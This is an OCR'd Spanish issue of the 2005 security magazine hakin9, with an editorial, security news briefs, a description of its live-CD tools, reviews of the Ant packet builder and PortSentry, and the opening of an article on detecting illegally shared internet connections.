haking

+CD EN EL CD: **hakin9.live repleto de herramientas de seguridad**
Libro: Adrian Pastor *Windows Insecurity Penetrated*





¿cómo defenderse?

Hard Core IT Security Magazine Nº 10 (3/2005) **Precio: 7,50 €** Mayo/Junio 2005 ISSN 1731-2930 Bimestral

Captura de la pantalla del monitor

Paso a paso ¡la receta completa!

En CD tutoriales
- Ataques SQL Injection
- Honeypots incentivos a gusanos

Escondemos rootkits en GNU/Linux
Escondemos módulos del kernel

Guerra contra intrusos
Cómo detectar la compartición ilegal de la conexión



Errores en las aplicaciones PHP
Ataques input validation

Honeypots contra gusanos
Honeyd – incentivo y medicina para códigos maliciosos



haking Nº 10 (3/2005)
Emisión reveladora • Escondemos rootkits para Linux • Compartición ilegal de la conexión • Ataques input validation



Moderno sistema

Aurox 10.2

Aurox es una funcional y estable distribución de Linux. Incluye aplicaciones de ofimática, programas gráficos y herramientas de Internet. Es un sistema que da posibilidades multimedia: posibilita reproducir archivos audio y video guardados en los formatos más populares.

Aurox para la oficina
- Paquete OpenOffice.org - editor de textos, hoja de cálculo, herramienta para crear presentaciones
- Aplicaciones de Internet - navegadores web, programas de correo electrónico y comunicadores
- Herramientas gráficas - programas que facilitan editar gráficos raster y vector

Aurox para la casa
- Juegos - serie de juegos de aventura, estrategia y lógica
- Audio - reproducción de ficheros de música (mp3, wav, ogg y otros)
- Video - programas para reproducir películas dvd, divx y xvid

Aurox Live 10.2 Linux para impacientes
Aurox Live es una distribución de Linux que no hace falta instalar en el disco duro. Permite conocer las posibilidades de Linux sin desinstalar el sistema operativo que hemos usado hasta la fecha. Basta con introducir el DVD en el equipo y reiniciar el ordenador, para gozar en unos minutos de un Linux funcional. Aurox Live se puede instalar también en el disco. Crea un entorno para trabajar y jugar en unos instantes.

Aurox Firewall 1.0 Seguridad al alcance de la mano
Aurox Firewall es un estable y escalable sistema de protección. Está provisto de casi todo lo necesario para proteger tu red local: el filtro de paquetes, el filtro de correo, proxy y un sistema de filtrar las páginas web. Adicionalmente en la distribución hay un sistema de detectar intrusiones, servidor VPN, interfaz de programas antivirus, herramientas QOS.

Adicionalmente en el Aurox Power Collection kit encontraréis el paquete Cygwin, que transforma Windows en un entorno de Linux, además mucha documentación adicional.

www.aurox.org

operativo para casa y empresa




Redactor jefe: Roman Polesek

hakin9, sombrerero loco

Cuando uno de nuestros autores, Sacha Fuentes (*Encontrar y Explotar los Errores en el Código PHP*), nos advirtió acerca de la gran confianza en los usuarios, tenía razón. El factor humano desde siempre ha sido el lado más débil de la seguridad informática. Se sabe que el elemento más traidor, de casi todo sistema informático, es el ridículo montón de proteína organizada que se encuentra entre la silla y el teclado.

Lo paradójico de todo esto, es que precisamente este eslabón débil le ha dado sentido a la existencia de los ordenadores. Si no existiéramos, no habría necesidad de llevar cuentas o intercambiar información entre los puntos más lejanos del globo terráqueo. Sin importar el valor moral de estos procederes, sin nosotros no habría robos, ya que así hay que denominar a la manipulación en el código comercial, teniendo como objetivo el desbloqueo de su funcionalidad completa.

Tampoco habría prácticas delictivas del tipo redes de Internet (*Limpiamos las redes – detección de conexiones a Internet compartidas ilegalmente*). No habría necesidad de luchar contra programas maliciosos como son los gusanos de Internet (Michał Piotrowski, *Honeypots – trampa para gusanos*). Todo esto, sin embargo, son defectos humanos típicos, que existen desde que surgió en el hombre el sentido de propiedad.

Los dispositivos que permiten interceptar datos de emisiones (Robin Lobel, *Sistema TEMPEST – capturamos emisiones*), no se diferencian en nada del vaso tradicional pegado a la pared de la vecina curiosa. Asimismo si alguien se mete en el cuarto del servidor aprovechando la oscuridad de la noche, nos recordará más bien a un cavernícola que se arrastra la luz de la luna hacia una cueva ajena.

En *hakin9* nos hemos esforzado por tocar todos los temas difíciles y, a veces, delicados. Nos ponemos una vez el sombrero blanco, otras veces el negro. Omitiendo la parte ética de todas estas actividades, éstas – para bien o por mal – nos recuerdan y confirman nuestra humanidad. Mientras que la gente se la pase tramando, se la pase jugando a los policías y ladrones, seguiremos siendo sólo humanos.

Roman Polesek
romanp@hakin9.org



Primeros pasos

Ataque

Defensa

Advertencia

¡Las técnicas presentadas en los artículos se pueden usar SÓLO para realizar los tests de sus propias redes de ordenadores! La Redacción no responde del uso inadecuado de las técnicas descritas. ¡El uso de las técnicas presentadas puede provocar la pérdida de datos!

hakin9 está editado por Software-Wydawnictwo Sp. z o.o.
Dirección: Software-Wydawnictwo Sp. z o.o.
ul. Lewartowskiego 6, 00-190 Varsovia, Polonia
Tfno: +48 22 860 18 81, Fax: +48 22 860 17 71
www.hakin9.org
Producción: Marta Kurpiewska *marta@software.com.pl*
Distribución: Monika Godlewska *monikag@software.com.pl*
Redactor jefe: Jarosław Szumski
Redactor: Roman Polesek *romanp@hakin9.org*
Secretario de Redacción: Tomasz Nidecki *tonid@hakin9.org*
Redactora adjunta: Katarzyna Golędzinowska *kasiag@software.com.pl*
Composición: Anna Osiecka *annao@software.com.pl*
Traducción: Carlos Troetsch, Mariusz Muszak
Corrección: Alfonso Huergo Carril, Jesús Álvarez Rodríguez, Ana Terradas Rodríguez, Pablo Dopico, Ángel Pérez, Fernando Escudero
Betatesters premiados: Juan José Expósito González, Javier Martínez Martí, Jacinto Morales García, Ignacio Pérez Moreno, Jose Sanchez Corral, Javier Suarez Vivero
Betatesters: Manuel Bocos Sancho, José Luis Di Biase, Sergio Garcia Barea, Francisco Javier Pavon Molina, Marco A. Lozano, Pascual Martinez Zapata, Adrian Pastor, Miguel Angel Pau Sánchez, Alfonso Polo Prieto, Mario Alberto Ramirez Moreno
Publicidad: *adv@software.com.pl*
Suscripción: *subscription@software.com.pl*
Diseño portada: Agnieszka Marchocka

Las personas interesadas en cooperación rogamos se contacten: *cooperation@software.com.pl*

Imprenta: 101 Studio, Firma Tęgi
Distribuye: coedis, s.l.
Avd. Barcelona, 225
08750 Molins de Rei (Barcelona), España
La Redacción se ha esforzado para que el material publicado en la revista y en el CD que la acompaña funcione correctamente. Sin embargo, no se responsabiliza de los posibles problemas que puedan surgir.

La Redacción usa el sistema de composición automática
Los diagramas han sido elaborados con el programa smartdraw.com de la empresa SmartDraw
El CD incluido en la revista ha sido comprobado con el programa AntiVirenKit, producto de la empresa G Data Software Sp. z o.o.

hakin9 sale en las siguientes versiones lingüísticas y países: alemana (Alemania, Suiza, Austria, Luxemburgo), francesa (Francia, Canadá, Bélgica, Marruecos), española (España, Portugal, Argentina, Méjico), italiana (Italia), checa (República Checa, Eslovaquia), polaca (Polonia), inglesa (EEUU, Canadá).



Breves

En la cárcel por Lynx

En Londres la policía detuvo a un sujeto de 28 años. ¿El motivo? Un *posible ataque a uno de los servidores de Bristish Telecom*. Se le dejó en libertad, pero se le ordenó presentarse diariamente en la comisaría.

El sujeto, conmovido por la reciente tragedia en Asia, quiso dar un donativo al fondo de ayuda para las víctimas del maremoto. Para ello empleó Internet con tan mala suerte que utilizó el visor de texto *Lynx* instalado en el sistema Solaris 10.

Este juego inusual de software despertó la curiosidad de la persona encargada de los logs. Ésta llegó a la conclusión de que tal comportamiento era muy sospechoso y que con seguridad se trataba de la prueba de un ataque, por lo tanto dio parte a la policía. Los guardianes de las leyes irrumpieron en el piso del bienhechor donde fue arrestado y trasladado a la comisaría.

Primer spammer arrestado

El Tribunal Federal Americano ha dado la orden de arrestar al joven de dieciocho años Anthony Greco bajo el delito de spamming, o envío de mensajería instantánea no solicitida.

Aparentemente, el neoyorquino Greco envío más de 1,5 millones de spams sobre relojes Rolex, pornografía, a usuarios de mensajería instatánea registrados en *MySpace.com*.

A decir verdad, el spamming no ha sido el único motivo de su arresto: el delincuente desde hace algún tiempo chantajeaba a la empresa *MySpace.com* con revelar la técnica que había desarrollado, si ésta no legaliza su proceder. Los empresarios decidieron invitar a Greco a un encuentro supuestamente de negocios para hablar sobre el tema. El joven, convencido de que su plan será todo un éxito, fue detenido por la policía en el aeropuerto de Los Angeles, donde pretendía finalizar su plan.

¿SHA-1 pasará al olvido?

Tras descifrar exitosamente MD5 es el turno de la función hash – SHA-1, considerada hasta ahora una función cien por cien segura. Los especialistas reconocen que ha llegado el momento de emigrar a su variantes más seguras, por ejemplo: SHA-256 y SHA-512.

Xiaoyun Wang, Yiqun Lisa Yin y Hongbo Yu de la Universidad Shangdong anunciaron inesperadamente que habían logrado reducir el tiempo necesario para encontrar la colisión en SHA-1. Mientras que el ataque *brute force* requería para esto 2^{80} operaciones de hash, el nuevo método permite reducir esta cifra a 2^{69} operaciones. En otras palabras, el nuevo método es 2000 veces más rápido.

Los chinos han publicado parte de los resultados de sus investigaciones. Encontrar la colisión utilizando sus métodos toma respectivamente: 2^{33} operaciones para la vuelta 58 de SHA-1, 23^{9} operaciones para SHA-0, el susodicho 2^{69} para el SHA-1 no simplificado.

Esto parece ser bastante. Sin embargo, considerando la potencia de los ordenadores de hoy en día y la ley de Moore (la capacidad de los procesadores se duplica cada 18 meses), es muy difícil darle muchas probabilidades a este algoritmo. También hay que recordar otras soluciones que, en teoría, pueden acelerar este proceso computacional.

El primer dispositivo, de nombre *DES Cracker,* fue desarrollado en el año 1999 por un grupo de criptógrafos. Su primera versión, construida bajo un coste de 250.000 dólares permitía llevar a cabo 2^{56} operaciones DES en 56 horas. Se puede tomar que una máquina similar hoy en día sería capaz de realizar 2^{60} operaciones en el mismo período de tiempo (¡las 2^{69} le tomaría 3,5 años!). Sin embargo, una pequeña inversión de unos 38 millones de dólares permitiría reducir ese período de tres años y medio al real de 56 horas.

La segunda solución es puramente de programación. En el año 2002, tras casi 5 años de cálculos, terminó la empresa matemática empleando la red *http://distributed.net*, dedicada a cálculos estadísticos complicados. Más de 300.000 usuarios compartieron la fuerza de sus ordenadores hasta que un participante de Japón dio con la combinación apropiada.

SHA-1 es, en la actualidad, la función hash más utilizada. Nació en el año 1995 basándose en SHA-0 (1993), considerado peligroso en la Agencia de Seguridad Nacional americana. Durante mucho tiempo fue el estándar oficial de hash, por lo menos en las agencias gubernamentales americanas. La realización de los investigadores chinos ha ocasionado que sus días estén contados; por suerte existen, hasta ahora, soluciones alternativas seguras, como la mencionada mutación del algoritmo SHA (256, 384, 512).

Viajes de Cabir

En Santa Mónica (California) se descubrieron teléfonos (Nokia 6600) infectados con una de las mutaciones de *Cabir,* virus conocido de los sistemas Symbian propagado por la interfaz bluetooth. Y aún más, los dispositivos se encontraban en el escaparate de una tienda, así que seguramente fueron infectados por alguno de los visitantes.

Este es el primer caso oficial de este virus en USA. *Cabir* apareció en diferentes países, así como su mutación más complicada, *Lasco* (con posibilidad de infectar archivos, no sólo de duplicarse). Sin embargo, sólo el primero viaja por el mundo con facilidad.

La situación es cada vez más seria. Los operadores de móviles empiezan a tratar los virus como un peligro real. Prueba de ello está en que Micro y McAfee, dos fabricantes conocidos de antivirus, han lanzando al mercado la versión móvil de sus productos.

Sistema, ¡ábrete!

Solaris, sistema fabricado por SUN Microsystems, clasificado por la empresa como el más seguro de los UNIX, se distribuirá junto con el código fuente bajo licencia conforme con el estándar *open source*. Esto es una buena noticia, aunque los malintencionados afirman que la empresa ha dado este paso para aligerar a sus propios programadores.

Como afirma SUN, el código fuente de Solaris 10 (el sistema se estrenó el 1 de febrero del 2005) estará disponible totalmente en el segundo semestre de este año, en la página *http://opensolaris.org*. Por el momento, como prueba de los serios propósitos de la empresa, se puede bajar de allí la fuente *Dtrace,* una herramienta perfecta para vigilar el código.

Tanto *Dtrace* como todo *Solaris* se distribuirán bajo licencia CDDL (*Common Development and Distribution License*), aprobado por OSI (*Open Source Initiative*), una organización importante para el movimiento de la Programación Abierta. No obstante, SUN informa de que eso se llevará a cabo gradualmente: primero saldrán, en forma binaria, los controladores para el hardware.

Solaris 10, se ha presentado con orgullo como el sistema UNIX más avanzado tecnológicamente, ya está disponible y se puede bajar gratuitamente, tras rellenar un formulario de registro; por el momento en dos variantes, para los sistemas UltraSPARC e Intel/Opteron. Ocupa cuatro discos CD (o uno DVD) y opcionalmente *Companion Disc*, que contiene los binarios precompilados de GNU. SUN también ofrece un disco para el soporte de lenguajes adicionales.

Los puristas pueden poner mala cara: CDDL no es GNU GPL, las fuentes estarán incompletas. Los paranoicos añaden que del dicho al hecho hay un gran trecho y el código no lo veremos. Creo que es mejor pensar que SUN cumplirá sus promesas. La programación de bandera de la empresa se une a sus primos Linux y sistemas de la familia BSD. Una mayor capacidad de elección seguro que no sorprende a nadie.

Sabemos dónde estás

De esta manera se puede decir que este es el fin del anonimato en la Red – un doctorando de UCLA ha anunciado que descubrió la manera de realizar un fingerprinting remoto de dispositivos físicos. El resto de los detalles será anunciado en el simposio de la organización IEEE (*Institute of Electrical and Electronics Engineers*), que tendrá lugar en mayo.

Tadayoshi Kohno afirma haber encontrado, junto con su grupo de investigaciones, la manera remota de identificar dispositivos (por ej.: tarjetas de red) sin el conocimiento y autorización de los usuarios del dispositivo vigilado. Parece que este método funciona independientemente de la infraestructura de la red – permite, entre otros, vigilar un ordenador determinado sin importar si cambia o no de dirección IP o de la cantidad de soluciones NAT intermediarias.

La idea del grupo dirigido por el doctorando está en emplear las pequeñas perturbaciones que sufre el reloj del sistema – *clock skews*. Aprovechando el hecho de que la mayoría de las pilas modernas TCP tienen implementado el soporte *TCP timestamps* (RFC 1323), es decir, marcar con la fecha los paquetes que salen, se desarrolló un sistema para analizar la información recogida. La parte principal de las investigaciones estuvo respaldada por un test de 38 días, durante el cual se usaron 69 máquinas idénticamente configuradas y bajo el control de Windows XP. Resultó que mientras los diferentes ordenadores tienen diversas desviaciones en la exactitud del reloj, estas aberraciones son permanentes y permiten identificar los dispositivos.

El método del fingerprinting físico también se testeó con éxito en los sistemas Windows 2000, MacOS X, Red Hat, Debian, FreeBSD y OpenBSD.

eBay ayuda en el phishing

Entre los *phishers,* el empleo del sitio web *http://www.ebay.com* se ha convertido en el más popular, el sistema de subastas más conocido en Internet, para la autentificación de sus actividades.

Según las informaciones del servicio *The Register* (*http://theregister.co.uk*), los que fingen utilizan un script que redirecciona, ubicado en las páginas de *eBay*. Podemos encontrar esta dirección en muchos e-mails dañinos enviados últimamente. Gracias a eso las páginas falsificadas son mucho más verosímiles: el enlace indica la dirección de la página con las subastas, ésta a través del script redirecciona a la página de los phishers. Los detalles técnicos obviamente son secretos.

El *phishing* se ha convertido en la manera más usual de timar en Internet. El informe del *Anti-Phishing Working Group*, organización encargada de monitorizar tales casos, comunica que el número de e-mails de phishing con un contenido único alcanzó en enero casi los 13000, lo que da un aumento del 40% en comparación con diciembre del 2004.

Llegan los Rootkits

Los expertos de Microsoft están cada vez más preocupados por la nueva generación de virus y troyanos, que emplean los rootkits del kernel del sistema.

Los rootkits (véase el Artículo de Mariusz Burdach en este y en el arterior número de *hakin9*) es un conjunto de programas que permiten obtener los atributos más altos en el sistema y esconderse. Aunque la idea proviene de los sistemas *NIX, desde el nacimiento del sistema Windows NT también existe en el mundo de los sistemas de Redmond. Microsoft esta preocupado con razón: los rootkits se han vuelto muy populares entre los creadores de *malware*. Con certeza se puede predecir que la cuestión empeorará y soluciones así se convertirán en un fenómeno masivo.

Por eso, la empresa de Redmond ha creado una herramienta especial de nombre *Strider Ghostbuster* quel verifica los archivos del sistema en Windows por si han sido modificados. Si encuentra alguna diferencia con las versiones de instalación originales, activa la alarma. Por el momento la única solución al problema es la reinstalación completa del sistema.



Contenido del CD-ROM

En el disco que acompaña al presente número de la revista podréis encontrar la versión 2.5 de *hakin9.live (h9l)*, una distribución arrancable desde CD que contiene herramientas, documentación, tutoriales y materiales adicionales que complementan el contenido de los artículos.

Para comenzar a trabajar con *hakin9.live* basta con arrancar el ordenador desde el CD. Las diversas opciones de arranque (selección del idioma, resolución de pantalla, desactivación del *framebuffer*, etc.) han sido descritas en el fichero de documentación *help.html* (accesible desde dentro de *h9l* como */home/haking/help.html*).

Novedades

La versión 2.5 de *h9l* está basada en la distribución *Aurox Live 10.1*. El sistema funciona bajo un kernel 2.6.7 y sus mecanismos de detección de dispositivos y de configuración de la red han sido mejorados desde la versión anterior. Hemos también uniformizado el menú: los programas han sido segregados en categorías, gracias a lo cual el acceso a las diferentes aplicaciones es ahora bastante más intuitivo.

El nuevo *hakin9.live* ofrece una gran cantidad de nuevos materiales adicionales: los documentos RFC más actuales, algunos libros gratis en formatos PDF y HTML y artículos inéditos, entre los que se encuentra el *Windows Security Penetrated* de Adrian Pastor (en versión inglesa).

En esta versión de *h9l* han sido también incluidos nuevos programas, entre otros:

- *honeyd* – el honeypot de baja interactividad,
- *Apache*, PHP y MySQL,
- *AutoScan* – una herramienta gráfica de rastreo detallado de enteros segmentos de red,
- *ROX* – administrador de ficheros y de escritorio,
- *AirCrack* – otro programa más para vencer sistemas de cifrado WEP,
- *Ant* – excelente herramienta (GTK) para la construcción y envío de marcos y paquetes arbitrarios de Internet.

El administrador de ventanas por defecto es una versión ligeramente modificada de *fluxbox*, que es altamente configurable y de bajo consumo de recursos. También existe la posibilidad de utilizar la versión 4.2 del cómodo entorno gráfico *xfce4* (con la opción de arranque `hakin9 xfce4`).

Tutoriales y documentación

En cuanto a la documentación, además de los consejos acerca del arranque y uso de *hakin9.live*, nuestra redacción ha preparado una serie de tutoriales con ejercicios prácticos. Todos estos tutoriales suponen que el sistema utilizado es *hakin9.live*, lo que permite evitar potenciales problemas ocasionados por el uso de versiones de compiladores incompatibles entre sí, o por diferencias en la localización de ficheros de configuración o en las opciones necesarias para lanzar un programa o entorno dado.

Además de todos los tutoriales de las versiones anteriores, hemos incluido en la versión actual de *hakin9.live* dos nuevos: el primero demuestra la manera de llevar a cabo ataques de *SQL Injection* a bases de datos *MySQL*. Aprenderemos cómo es posible introducir peticiones arbitrarias a la base utilizando como ejemplo el sistema *YaBB SE* de foros de Internet (ing. *bulletin boards*).

El segundo tutorial es sobre cómo usar honeypots (tomando como ejemplo *Honeyd*) para atrapar gusanos de Internet y para limpiar de ellos las máquinas infectadas en nuestra red. Este documento es una de las aplicaciones prácticas de los conocimientos presentados en el artículo *Honeypots – trampa para gusanos*, de Michal Piotrowski. ■




Figura 1. *hakin9.live es un conjunto de herramientas útiles reunidas en un solo sitio*




Figura 2. *Un montón de materiales adicionales nuevos*


En caso de cualquier problema con CD-ROMs rogamos escriban a: cd@software.com.pl



Herramientas

Ant

Sistema: *Linux, *NIX*
Licencia: *GNU GPL*
Propósito: *Construcción y envío de frames de red*
Página principal: *http://ant.sourceforge.net/*

Ant es una herramienta gráfica (emplea la librería GTK) que facilita notablemente el análisis y los tests de seguridad de redes y de sistemas de ordenadores – permite la construcción, así como el envío de *frames* con las cabeceras de las protocolos más populares (IPv4/IPv6, TCP, UDP, ARP, IPX, SPX y otros). Triunfó en el concurso, anunciado por *hakin9*, en frontend a *SendIP* – también lo tenéis en *hakin9.live*.

Inicio rápido: como administrador de una red pequeña queremos verificar la reacción de nuestro enrutador ante diferentes *frames*, enviados desde la red local. Sin embargo, la preparación manual (incluso utilizando el programa *SendIP*) de diferentes tipos de *frames* de ethernet, puede ser trabajosa; es también muy fácil equivocarse. Por eso es mejor emplear una herramienta cómoda y casi automática. En nuestro caso será *Ant*.

Puesto que el programa aún se encuentra en una fase de desarrollo muy temprana (aunque completamente funcional), antes de utilizarlo hay que compilar su código fuente – no olvidemos que *Ant,* para su correcto funcionamiento, necesita la librería *gtk+*, *libnet* y *libpcap*. Tras bajar la fuente, los descomprimimos y pasamos al catálogo *ant*:

```
$ tar jxvf ant-0.1.tar.bz2
$ cd ant
```

Seguidamente lanzamos la instrucción:

```
$ make
```

Pocos segundos después aparece en el catálogo el archivo binario *ant*. Si queremos, podemos copiarlo al catálogo que se encuentra en la variable `$PATH` (*/usr/bin,* por ejemplo). El archivo hay que lanzarlo con atributos de superusuario *root*, por ejemplo:

```
$ gksu ant
```

Digamos que queremos construir un frame muy típico con cabeceras IP y TCP. Después de ejecutar *Ant*, procedemos a la construcción. Deberíamos, por supuesto, comenzar añadiendo la cabacera ethernet (botón anaranjado). Percibimos una nueva ventana, que permite definir cuidadosamente las opciones de la cabecera – la dirección MAC de origen y de destino, tipo/tamaño, así como la localización en el frame. Para el protocolo IP es mejor dejar las opciones predeterminadas.

El siguiente paso es añadir la cabecera IP (botón azul). La ventana de las opciones es aún más imponente; permite, entre otros, determinar la versión del protocolo (IPv4 o IPv6), la longitud de la cabecera, de las banderas (*don't fragment* y *more fragments*), los valores TTL, del protocolo de capa alta (TCP), así como la dirección IP de origen y de destino. Asimismo nos sería útil la suma de control IP (botón azul más abajo), aunque se recomienda dejar los valores propuestos por el programa.

En la última etapa añadimos la cabecera TCP y su suma de control. En esta cabecera podemos determinar el puerto de origen y de destino, la longitud, así como, por ejemplo, los bits de control (SYN, FIN, ACK, RST). La adición de la suma de control no debe causar problemas. El frame así preparado lo podemos enviar con la ayuda del botón *Send*.

Otras características importantes: *Ant* permite construir datos compuestos de cualquier cantidad de frames. El envío lo podemos organizar en serie de transmisión, introduciendo su cantidad, los intervalos entre las series y frames individuales en milisegundos. Los frames construidos los podemos asignar a los envíos posteriores.

Roman Polesek




Figura 1. *Construcción de frames en el programa Ant*



PortSentry

Sistema: **NIX*
Licencia: *CPL, GPL*
Propósito: *Detectar el escaneo de puertos*
Página principal: *http://sourceforge.net/projects/sentrytools*

PortSentry es una herramienta de seguridad que permite monitorizar puertos, con el objetivo de detectar intentos de escaneo del sistema. Posee un mecanismo que permite bloquear no sólo el paquete, sino también el host, del cual proviene el paquete dado.

Inicio rápido: Supongamos que sospechamos que alguien intenta obstinadamente escanear nuestro sistema. Queremos evitarlo bloqueando los paquetes sospechosos que entran y la dirección IP del host del cual provienen. Para empezar bajamos el programa de la página principal del proyecto, lo descomprimimos en el directorio elegido y en el catálogo *PortSentry* escribimos la instrucción:

```
$ make linux
```

Seguidamente instalamos la aplicación con la instrucción:

```
# make install
```

PortSentry se instala por defecto en */usr/local/psionic/portsentry*.

Por supuesto, la instalación sola no quiere decir que hayamos terminado. Hay que configurar el programa mediante la edición del archivo *portsentry.conf*. En la líneas `TCP_PORTS` y `UDP_PORTS` podemos definir los puertos que deseamos monitorizar. Nada nos impide cambiarlos, por ejemplo, por `21,22,23,25,110` – esto significa que *PortSentry* filtrará los paquetes en los puertos de los protocolos telnet, SSH, FTP, SMTP y POP3.

En este mismo archivo encontramos la línea `#iptables support for Linux`; allí debemos escribir la ruta correcta a *iptables*. Por último, eliminamos el símbolo `#` de la línea `KILL_HOSTS_DENY="ALL: $TARGET$ : DENY"`, para que *PortSentry* añada los hosts al archivo *hosts.deny*.

Podemos ejecutar *PortSentry* de varios modos, he aquí las instrucciones que colocan el filtrado en los correspondientes tipos de escaneado:

- `portsentry -tcp` – el programa verifica los archivos de configuración y escucha en los puertos TCP especificados,
- `portsentry -udp` – como arriba, escuchar UDP,
- `portsentry -stcp` – *PortSentry* se inicia en modo stealth, monitoriza todos los paquetes entrantes; si alguno está destinado al puerto monitorizado, bloquea la conexión con el host agresor,
- `portsentry -audp` – como arriba, escuchar UDP,
- `portsentry -atcp` – el programa escucha en todos los puertos inferiores al número del puerto especificado en la línea `ADVANCED_PORTS_TCP` del archivo *portsentry.conf*; es el método más sensible,
- `portsentry -audp` – como arriba, escuchar UDP.

Toda la información referente a intentos de un barrido se registrará en *usr/local/psionic/portsentry/portsentry.history*. Al archivo *portsentry.ignore*, en el mismo catálogo, podemos agregar los hosts que deseamos ignorar (no bloqueados).

Otras características importantes: Existe una herramienta adicional de nombre *Logcheck*, la cual permite enviar los logs al administrador a través de SMS o e-mail.

Jan Korzeniowski



Figura 1. *Logs del programa PortSentry*





Figura 2. *Configuración de PortSentry utilizando la interfaz Webmin*

Limpieza de redes – detección de la compartición ilegal del acceso a la red

Mariusz Tomaszewski, Maciej Szmit, Marek Gusta



Aquellos que comparten ilegalmente un acceso a Internet saben como envenenarles la vida a proveedores y administradores de red. No obstante, existen métodos de detectar este tipo de prácticas de manera relativamente fácil y rápida.

Un administrador de redes puede fácilmente resolver problemas de exceso de tráfico en un enlace a Internet repartiendo la capacidad de transferencia entre los usuarios legales. De esta manera no tiene que preocuparse por el hecho que alguien esté compartiendo su enlace a Internet con el vecino (véase el Recuadro *Compartición del enlace*), porque esto no influirá de ninguna manera en el buen funcionamiento de la red. No obstante, queda todavía el problema de la repartición de los costos y del provecho que puedan sacar terceras personas de este tipo de proceder.

Podemos entonces preguntarnos ¿cómo puede un administrador detectar que extraños están haciendo uso de la red? Existen varias maneras, más o menos eficaces. Sin embargo, la elección de una técnica concreta depende en gran parte de los conocimientos de la persona que haya construido la subred ilegal, así como de las técnicas utilizadas para ocultar esta subred ante el mundo exterior.

La manera más sencilla y razonable de protegerse contra la compartición ilegal de enlaces es repartir equitativamente el ancho de banda de transmisión entre todos los usuarios legales. Este método permite asegurar que la capacidad de transferencia de nuestra red no se verá demasiado afectada en caso de que aparezcan usuarios no autorizados y tiene la ventaja de que es el cliente quien decide qué uso hará con el ancho de banda que le ha sido asignado.

No obstante, si el control del ancho de banda o la limitación de transferencia no son suficientes, y definitivamente no queremos que nuestro enlace sea compartido con personas extrañas, podemos analizar el tráfico en nuestra red y tratar de detectar este tipo de situaciones. Si en el contrato de utilización de la conexión a

En este artículo aprenderás...

- cómo ocultar una compartición ilegal de acceso a la red,
- cómo detectar una compartición no autorizada del enlace.

Lo que deberías saber...

- principios de utilización del sistema Linux,
- el modelo ISO/OSI,
- nociones básicas sobre las redes TCP/IP.

Compartición de la conexión a Internet

